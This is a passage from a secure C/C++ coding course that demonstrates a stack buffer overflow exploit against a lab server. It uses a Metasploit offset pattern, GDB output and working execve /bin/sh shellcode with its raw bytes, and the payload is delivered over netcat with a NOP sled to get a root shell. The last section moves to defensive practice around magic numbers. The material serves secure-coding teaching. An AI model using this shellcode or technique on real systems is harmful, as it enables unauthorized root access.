Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9
```

At the bottom of the terminal window, there is a footer that reads "Secure Coding : C/C++".

To determine the size of the buffer, we could look at the memory dump for the crashed process and count how many hexadecimal 41 values appear between the overwritten return pointer and the beginning of the input field on the stack. In order to do this, we would first have to determine exactly how many bytes it takes to overwrite the return pointer. Of course, if we already know where the return pointer was located, we would have already determined the size of the buffer. ☺

The traditional way to accomplish this task was to repeatedly send varying lengths of strings into the input field to determine the minimum number of characters necessary to create a stack overflow. Alternatively, we could step through the program execution in a debugger. More specifically, we are trying to determine the minimum number of characters that we would need to send to override and still control the EIP register.

As you can imagine, this could be a somewhat tedious process. Fortunately, or unfortunately depending on your point of view, part of the Metasploit project includes a pair of tools that will both generate a pattern and then determine how much of that pattern was actually stored in the buffer for us. As you can see in the slide, the first tool is being used to create a pattern of 2000 characters. This will then be sent to the vulnerable service and using the core dump we can determine the exact size with only one attempt.



The image shows a Metasploit terminal window with the title "Push Pattern/Check Core". The terminal output shows a user running a command to send a pattern to a service, which then crashes. The crash report from GDB indicates a segmentation fault at address 0x65413165. A small stick figure is pointing at the crash report.

```
metasploit


Push Pattern/Check Core

root@jars-desktop:/home/jars/metasploit_sample# cat 2kpattern | nc 127.0.0.1 7777
HELO
COMMAND:root@jars-desktop:/home/jars/metasploit_sample# gdb --core=core
GNU gdb 6.6-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Core was generated by `./server'.
Program terminated with signal 11, Segmentation fault.
#0  0x65413165 in ?? ()
(gdb)
```

Secure Coding : C/C++

Pictured in the slide above you can see that we've taken that 2000-character pattern and sent it over the network to the vulnerable service. As expected, the vulnerable service crashes. Since the crash creates a core dump, we can use the core dump to determine the actual buffer length.

Upon loading the core dump into GDB, you can see that the last item listed before you are given a prompt is a hexadecimal value. This is the hexadecimal value representing the address to which the code attempted to return. Since this address is out of the memory area allocated to this process, this caused a segmentation violation and the crash. If you look closely at that value, you might notice that the hexadecimal values fall in the range of ASCII characters. In fact, if we take that value we can use it with the other half of our pattern toolkit to determine the actual length of the buffer.



metasploit

Calculate Offset

- Use `pattern_offset.rb` for size!
 - Calculates size between start of buffer and EIP
 - Just give it the EIP from core!
 - For us, we have 124 bytes to work with


```
David-Hoelzers-MacBook-Pro:tools davidhoelzer$ ./pattern_offset.rb 0x65413165 2000
124
David-Hoelzers-MacBook-Pro:tools davidhoelzer$
```

Secure Coding : C/C++

To calculate this offset, we simply use the second half of the pattern toolkit by passing it the hexadecimal value that was stored in EIP in the core dump and the length of the original pattern that was sent to the vulnerable service. Using this information, our tool then calculates the exact number of bytes between the beginning of the input buffer and the location of the return pointer on the stack.

For the vulnerable service that we are looking at, we have 124 bytes to work with.

Where Are We Now?



```
(gdb) info reg
eax      0xbfb36018      -1078763496
ecx      0xbfb36018      -1078763496
edx      0x405          1029
ebx      0xb7f17ff4      -1208909836
esp      0xbfb36070      0xbfb36070
ebp      0x37634136      0x37634136
esi      0xb7f43ce0      -1208730400
edi      0xbfb369fa      -1078760966
eip      0x41386341      0x41386341
eflags   0x10246      [ PF ZF IF RF ]
cs       0x73           115
ss       0x7b           123
ds       0x7b           123
es       0x7b           123
fs       0x0            0
gs       0x33           51
```

Secure Coding : C/C++

Now that we know that we have 124 bytes to work with, our next step is to determine with which memory locations we are currently working. This goes back to the idea of determining where exactly in memory the stack is located.

For this example, we've chosen to use a simplified stack. What I mean is that the typical stack randomization process has been disabled. Rest assured that even if the randomization were enabled, there are still very reliable methods that can be used to generate an exploit using this vulnerable server.

For our purposes, however, the simplified example works well. Looking at the ESP register we can see where the stack is in memory. Using that value, coupled with the information from the last page, we can determine at approximately which memory address our code will reside.

We aren't going to go into the details, but it is common to find that you cannot inject your code at exactly the location that we have calculated. Remember that we're dealing with a live stack in a running program. It may be that there are other operations that occur between the time that we corrupt the stack frame and the time that the function returns. For this reason, we may need to move the code forward or backward in memory to find a location where it will not be overwritten or corrupted by other stack-based activity.

Gather Useful Data

- Stack Contents
- Registers
- Shared library functions available
- Function pointers?
- Figure out what where the overflow occurs

Secure Coding : C/C++

We are going to assume, based on the conditions that we've laid out so far, that a simple stack-based overflow with the returned pointer on the stack will be sufficient for an exploit to function. In a real world situation with additional stack protections enabled, the attacker would at this point begin gathering other information about the system. For example, it may be that the attacker has been able to control some other registers but has not been able to control the EIP directly. It may also be that there is memory layout randomization occurring, making a direct return on to the stack much more difficult since the stack addresses change at runtime.

In addition to the actual contents of the stack and keeping track of which registers were modified, attackers are most interested in determining which shared libraries are available. This helps them to identify function pointers that might exist within our code. Items such as these, along with the global offset table, can be used to bypass virtually any buffer overflow protection that has been implemented to date.

Plan Your Exploit

- Think about what you discovered in the last step
 - What type of attack makes sense?
 - Stack overflow? Stack randomized?
 - Canaries? Other protection mechanisms?
 - How much space do you have?
 - Insert code or redirect execution?

Secure Coding : C/C++

So then, after thinking about what was discovered over the last few steps, the attacker would determine what type of exploit makes sense now. If the stack is randomized, for instance, it might make sense to use a “trampoline” style attack to leverage pre-existing library code at a known offset. This would allow the attacker to determine the actual locations being used within the stack in addition to executing code that is already a known location. It might make sense to simply use a shared library function call, using the overflow to push the correct arguments onto the stack to launch a series of library functions¹⁵.

A major factor in the decision making process for the type of exploit to use will be the amount of space available on the stack. Please remember that while we have 124 bytes, it may not be possible to use all of those bytes. As mentioned previously, some of those bytes might be modified by some of the code that runs between the time the exploit occurs and the time that the return pointer is popped off the stack and into EIP.

¹⁵ This is known as “Return to Libc.” This should not be confused with Return Oriented Programming or “ROP.” ROP chains together a series of addresses on the stack that will progressively achieve some goal by performing what amounts to a Return to Libc, though you are not necessarily returning to the beginning of a function. Instead, you are jumping into the middle of the code to execute one or two instructions before hitting yet another RET.

Create Some Shellcode

- Stack Based Flaws
 - With so many protections, Arc-Injection (ret to libc) make sense
 - Very easy to create
- Even so, shellcode is easy...
 - Assembler is your friend
 - If you're rusty compile to assembler

Secure Coding : C/C++

With many of the protections that exist today for stack-based overflows arc injection attacks and Return to Libc attacks usually make a lot of sense. They are very easy to create and are exceedingly small. Even so, shell code is fairly easy. Shellcode is typically written in assembly, though you could begin by taking C or other higher-level language code and compiling that to assembly as a starting point.

At this point, while we are still interested in seeing this exploit through to the end, you might find it interesting to see exactly how much code is required in order to exploit a system. At times, programmers believe that since a buffer is exceptionally small, there is no need to be concerned even if the buffer has been incorrectly handled in the code. They reason that such a small amount of memory couldn't possibly be used to house any useful shellcode. The shellcode that we create will be small, but an arc injection attack requires even less code. Often, a successful arc injection can be accomplished with fewer than 10 bytes.

Simple Example

- Run "execve /bin/sh"
 - MOV \$0x68732f32 // "/sh"
 - SHR \$8, %eax // Create null
 - PUSH %eax // Add to stack
 - PUSH \$0x6e69622f // Push "/bin"
 - MOV %esp, %ebx // EBX is pointer
 - XOR %edx, %edx // EDX = 0

It's actually "hs/2nib/"
Why??

Secure Coding : C/C++

Pictured in this slide we have the first half of the shellcode that we will use to exploit this vulnerable application. Let's take this code apart one line at a time.

```
mov $0x68732f32, %eax
```

This move instruction populates the EAX register with the characters in the string "/sh" followed by any arbitrary character. In reality, this is actually written backwards. The reason is that this is going to be pushed onto the stack as part of a function call argument. As arguments are read off of the stack, they will be read off from right to left.

```
shr $8, %eax
```

The shift right operator will shift the value in EAX to the right by eight bits. Please remember that we included an arbitrary character at the end of our string. The reason is, that we really need to follow our string with a null character; however, attempting to send a null character will cause our exploit to fail. Using the shift right function, we can move all of the other bits to the right eight places, forcing a null to appear on the left-hand side of the string.

```
push %eax
push $0x6e69622f
```

With this manipulation complete, we can now put the "/sh" and the "/bin" onto the stack.

```
mov %esp, %ebx
```

In preparing for this function call, we need to include a pointer to the string that we've just created on the stack. Since we've been using the stack itself, the ESP register contains the current location of the beginning of the string. Therefore, we can simply move the ESP register into the EBX register.

```
xor    %edx, %edx
```

Finally, in the first half of our shell code we need to create another zero. As mentioned previously, we can't manipulate a zero directly because it will cause the exploit to fail. Instead, we can make use of any number of alternative methods for creating zeros within our code. A few lines back, we used the shift function to accomplish this. Now, we use the exclusive or function. Any value XORed with itself will result in a zero.

(Continued)

```

– PUSH %edx          // Push zero
– PUSH %ebx          // Push pointer
– MOV  %esp, %ecx    // ECX is Argv
– MOV  %edx, %eax    // EAX = 0
– MOV  $0x0b, %al    // 11 = execve
– INT  $0x80         // System call

```

Secure Coding : C/C++

```
push %edx
```

Now that we've managed to create the zero, we can push that zero onto the stack. This zero is simply filling an argument position within our function call.

```
push %ebx
```

Immediately following the null in the list of arguments to the function call we are required to provide a pointer to the string to be executed. Remember that we previously stored this address in the EBX register. Here we simply push this value onto the stack.

```
mov %esp, %ecx
```

Within the function call definition, it requires that we also provide a value for ARGV. This is the pointer to the array of pointers representing the arguments. At this point, the ESP register contains exactly this value. For the function call, however, this value must be in the ECX register. To accomplish this, we simply move the value in.

```
mov %edx, %eax
mov $0x0b, %al
```

The last bit of data that we need to manipulate in order to accomplish the function call is the EAX register. In particular, the AX register is used to control which system function call is being executed. In our specific case, we need to put a value of 11 into the EAX register. The difficulty is that trying to move this value into the register directly will result in machine language code that contain null bytes. In order to avoid this, we can make use of the zero that we've already generated. Remember that EDX was previously populated with a zero.

We begin by moving this value into EAX and then moving the value 11 into the low order bits of the AX register. In this way we can accomplish the move of this one-byte value without creating any null bytes within our shellcode.

```
int    $0x80
```

Finally, we execute a system function call. Hexadecimal 80 is the interrupt associated with all system calls within a Linux operating system. While it is true that some of the more modern versions of Linux are now using a SYSCALL operator, that would simply require us to make one modification to our code. For the system on which this proof of concept was created, interrupt 80 is the correct way to execute a system call.

Compile Your Code

- GCC Compiler
 - `gcc -c shellcode.s`
 - Compiles to Object code
 - Allows us to dump out machine language bytes
 - `objdump -d shellcode.o`

Secure Coding : C/C++

Now that the shell code is written, we need to turn that shellcode into machine language. While you could go to the effort of downloading and installing an assembler, the GCC compiler has a built-in assembler. To make use of it, we simply use the GCC compiler with our shellcode assembly source code file.

We don't actually need our exploit code to be linked. Since its exploit code, it won't have a proper entry point anyway. All that we really need is the object code that would be linked with the standard library. Using the "-c" option we can force GCC to compile to object code (or targeted object machine language code), skipping the linking step.

Rather than try to extract the object code by hand with the hexadecimal editor, it is much easier to use the object dump command. This command allows you to dump into ASCII, revealing the hexadecimal values that have been generated in the process of converting between our assembly code and machine language. These individual bytes will simply be copied and used in a binary form to execute our exploit.

Shellcode as Bytes

```
jars@jars-desktop:~/metasploit_sample$ objdump -d shellcode.o
shellcode.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
 0:  b8 32 2f 73 68      mov     $0x68732f32,%eax
 5:  c1 e8 08            shr     $0x8,%eax
 8:  50                  push    %eax
 9:  68 2f 62 69 6e      push    $0x6e69622f
 e:  89 e3              mov     %esp,%ebx
10:  31 d2              xor     %edx,%edx
12:  52                  push    %edx
13:  53                  push    %ebx
14:  89 e1              mov     %esp,%ecx
16:  89 d0              mov     %edx,%eax
18:  b0 0b              mov     $0xb,%al
1a:  cd 80              int     $0x80
jars@jars-desktop:~/metasploit_sample$
```

Secure Coding : C/C++

Here you can see the output of the object dump command. Notice in the disassembly section, it shows us in the first column what the offset within the code is. Immediately following this offset, we see the actual bytes that have been generated in machine language that represent the assembler code to the far right.

In the past it was necessary to use a raw hexadecimal editor to and enter these bytes one at a time into a file. Alternatively, the attacker might create a piece of C code containing all of these bytes within a byte array. These could then be printed to a file or the C code could actually launch the exploit directly. These days, however, there are much easier ways to work with this information.

Bytes to Exploit

- Just copy the bytes!

```

18: 00 00          mov     $0x0,%eax
1a: cd 80          int     $0x80
jars@jars-desktop:~/metasploit_sample$ perl -e 'print "\xb8\x32\x2f\x73\x68\xc1\xe8\x08\x50\x68\x2f\x62\x69\x6e\x89\xe3\x31\xd2\x52\x53\x89\xe1\x89\xd0\xb0\x0b\xcd\x80";' > shellcode_raw
jars@jars-desktop:~/metasploit_sample$

```

- We have 28 bytes of code
 - Remember this
 - We need it to figure out a return address!

Secure Coding : C/C++

Rather than try to write a C wrapper, we can simply use a scripting language. Perl, Ruby, and Python are exceptionally popular for this particular purpose. The reason is that they allow you to easily manipulate the values within your exploit code without having to write extensive wrapper functions.

As you can see above, we simply use the Perl language to print the hexadecimal values directly into a temporary file. We could actually print these values directly through something like netcat, but the author prefers to use intermediary files in case he miss-keys something. This makes it relatively easy to isolate the problem and correct it without having to re-create the entire exploit.

Please also notice the amount of space that's required for us to execute this exploit. In this particular case, our exploit code will attempt to cause a shell to be initiated. Remember that we were saying that some programmers believe that if a small buffer is being used, there's no real need for protections since it will be impossible to cause that buffer to be used for anything useful. How many bytes do you think are required in order to have a usable exploit? Take careful note that in our case only 28 bytes were necessary. Remember, too, that other strategies require even fewer bytes. The lesson for us is that *every* buffer needs to be handled carefully.

What Now?

- Knowledge of flaw
- Shellcode in hand
 - Or ret-to-libc plan of attack
- How do we launch the exploit?

Secure Coding : C/C++

The last few slides that we will cover now are included only for completeness so that you can see that the exploit actually functions. At this point the attacker has knowledge of a flaw, a vulnerability which can be leveraged to cause the application to crash in some way. The attacker has also generated shell code that should be workable for the platform on which the code is running. He may also have determined that another strategy for leveraging this exploit made more sense. The only thing remaining is to determine how to actually launch the exploit itself.

Possibilities

- Bundle up a prepared binary string
 - Use PERL, Python or Ruby
- Launch manually
 - Same tools, especially for local/command line exploits
- Netcat is your friend
 - For POC, launch your binary using NC

Secure Coding : C/C++

There are a number of possibilities when it comes to launching the exploit. As mentioned, we could use Perl, Python, or Ruby to launch the exploit directly using a prepared binary string. If we were dealing with a piece of command line code running on the local system, then we might simply launch the vulnerable code directly. In this case, we would either provide a set of command line arguments containing the exploit, provide an environment variable that was being used for the exploit, or perhaps create a file to act as host in which the vulnerability and exploit code exists.

The most popular types of vulnerabilities for attackers to find, however, are network-based vulnerabilities. In this case, using the prepared strings that we've created so far with the netcat tool is by far the easiest way to accomplish the exploit.

What We Know

- What we have:
 - 124 byte buffer
 - ESP pointing to 0xbfb738b0
 - 28 byte shellcode
 - $124 - 28 = 96$ bytes
- What can we pad with?
 - Single byte unimportant instructions
 - NOP is a great choice! (0x90)


Secure Coding : C/C++

To execute the proof of concept we need to stand back and consider everything that we have on hand. We currently have a 124-byte buffer within a piece of vulnerable code. Of course, the buffer itself is likely not 124 bytes. Instead, this is actually the amount of space between the beginning of the buffer and the return pointer on the stack. We also know that at the time that the return pointer is overwritten, the ESP register is pointing to a specific location in memory. This tells us where in memory our code will be. Finally, we have 28 bytes of shellcode. This means that we have another 96 bytes of space that needs to be accounted for.

These 96 bytes need to be padded in some way. The simplest things to use for padding are operations that will have no impact on the execution of our exploit. The “No Operation,” hexadecimal 90, operator is one of the most popular choices. In fact, there are a whole series of no operation codes that can be used, though an assembler on an Intel processor will always substitute hexadecimal 90. As you can imagine, this makes detection of these padding characters very simple. For something stealthier, we could use any series of one-byte operations that leave the condition of the stack unmodified. In our proof of concept, we will simply use the standard no operation.

Launching an Exploit

- Bundle up the pieces
 - NOPs + Exploit + Address
 - Send it through Netcat!
 - Notice the “#” in the server window!



```
root@jars-desktop: /home/jars/metasploit_sample
File Edit View Terminal Tabs Help
root@jars-server: w
root@jars-server: g
# [
HELO
COMMAND: [
```

Secure Coding : C/C++

As you can see in the slide, we have taken each of the individual pieces that we've created and chained them together across the network, streaming them to the vulnerable service. You may notice that the address that we've chosen to use for the return pointer is not exactly 124 bytes lower on the stack. The reason is that we discovered during development that between the time the exploit is added to the stack and the time that the return pointer is popped into EIP, some of the intervening values on the stack are modified. This essentially stopped the exploit in its tracks. Since our shellcode was so small and our buffer was so large, we were able to simply move the exploit to the highest memory locations within the buffer and move the returned pointer forward into the NOP sled.

If you notice in the window behind the screenshot, you can see that a hash mark has appeared. This indicates that our exploit has been successful, spawning a root level shell with only 28 bytes.

Exploits Unloaded

- If you want more, check this out:
 - SEC 660 & SEC 710 with Stephen Sims
 - Absolutely the best exploit research and writing course I've ever seen!
- That's it in this class
 - We will not exploit any other flaws
 - Most code execution flaws revolve around memory mismanagement
 - Results from unbounded reads and/or writes
 - Integer overflows, sign errors and off-by-one errors can create these situations
 - How do you code defensively?
 - Can you spot these flaws?
 - Can you fix them?

Secure Coding : C/C++

If you're interested in more information on the development of exploits and the various strategies that can be used to defeat the protection mechanisms that are used in modern operating systems, I'd recommend that you consider the Security 660 and Security 710 classes with Stephen Sims. In those classes, Stephen outlines progressively all of the different stack and heap-based protections that are implemented in operating systems today. Working as a class, you then go through a series of hands-on exercises learning how to overcome each one of those protections.

For our class, there is no need for us to go into the specifics. While logic flaws within code will always be a problem, most of the most serious vulnerabilities found in C code revolve around the mismanagement of memory. In fact, you will see that several of our topics, integer overflows for instance, don't appear to bear directly on memory management but in fact often do.

Our illustration of this simple vulnerability is intended simply to give us an example. It allows us to have real context and to understand how serious the problem is. It also assists us in appreciating how vulnerabilities are leveraged. This in turn allows us to code defensively.

Before We Continue...

- Protection mechanisms?
 - Lots of technical means to protect bad code
 - W^X
 - Ret-to-libc, 1997
 - Stack Canaries
 - Newsham & Heap overflows, 1997
 - ASLR
 - Hovav Shacham, 2001
 - Patched LibC, memory allocation safety checks
 - Phantasmal Phantasmagoria, 2005
 - Every one of them can be defeated
 - So we'd better fix our code instead!

Secure Coding : C/C++

Before we continue on, it's important to make another point. Some may say, "rather than learn to code securely, why not simply take advantage of all of the various security mechanisms that have been added into operating systems and programming languages?"

The very simple explanation is that for every existing protection mechanism designed to defend us from poorly written code, there exists a well-documented method to reliably defeat that protection mechanism¹⁶. Remember, these protection mechanisms have been created because our code is flawed. In a sense, were simply putting patches on leaking pipes. The real solution is to patch the pipes, or write secure code.

¹⁶ The following references provide details on defeating each of the major protection mechanisms in use today:

1997 <http://www.phiral.net/other/ret-libCtxt>

2002 – Bypassing StackGuard & StackShield -

<http://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf>

2002 – Defeating ASLR - <http://cseweb.ucsd.edu/~hovav/dist/asrandom.pdf>

2005 – Malloc Maleficarum -

<http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt>

Bad Practice Any Array

- Magic Numbers
 - `char buffer[1024];`
 - Why 1024?
 - Is this some enforced restriction?
 - What can go wrong?
 - `strcpy` followed by `strcat`
 - `sprintf` without accounting for size
 - Unusual string handling behaviors


Secure Coding : C/C++

Let's jump right in and begin considering some of the problems that exist in our code, and ways that we can avoid these bad practices. One of the first and most common bad practices is the use of magic numbers within our code. A magic number is an arbitrary value that is being used to, in this case, allocate memory. While it is possible that there is some standard or other specified requirement governing the memory size being used, there is no explanation within the code to help us to understand where this value comes from.

More often than not, rather than using some design specification to arrive at this value, a programmer will simply allocate a buffer that he believes will be adequate for any reasonable input that he's expecting. In a sense, his code has a real requirement now for a 1024-byte string. How does he publish this requirement? Is there any testing to ensure that this value is never exceeded?

With Magic numbers of this type, there are a large number of things that can go wrong. Some of these things you're probably familiar with. For instance, a string copy followed by a string concatenate will clearly create an issue if the total number of characters exceeds 1024. However, there are a number of other issues that can create problems with the handling of a buffer of this kind.

Rather than using magic numbers like this, it is almost always better to define these values somewhere else in our code to ensure consistency across the application. A common problem is a future modification of some of these values while overlooking others.



Over the years I’ve learned that this issue of magic numbers can be a rather sensitive and sometimes political one. For example, I’ve had groups of programmers during the outset of the class completely agree that they are bad practice but by the afternoon of day two they turn on me and start arguing that they really aren’t so bad.

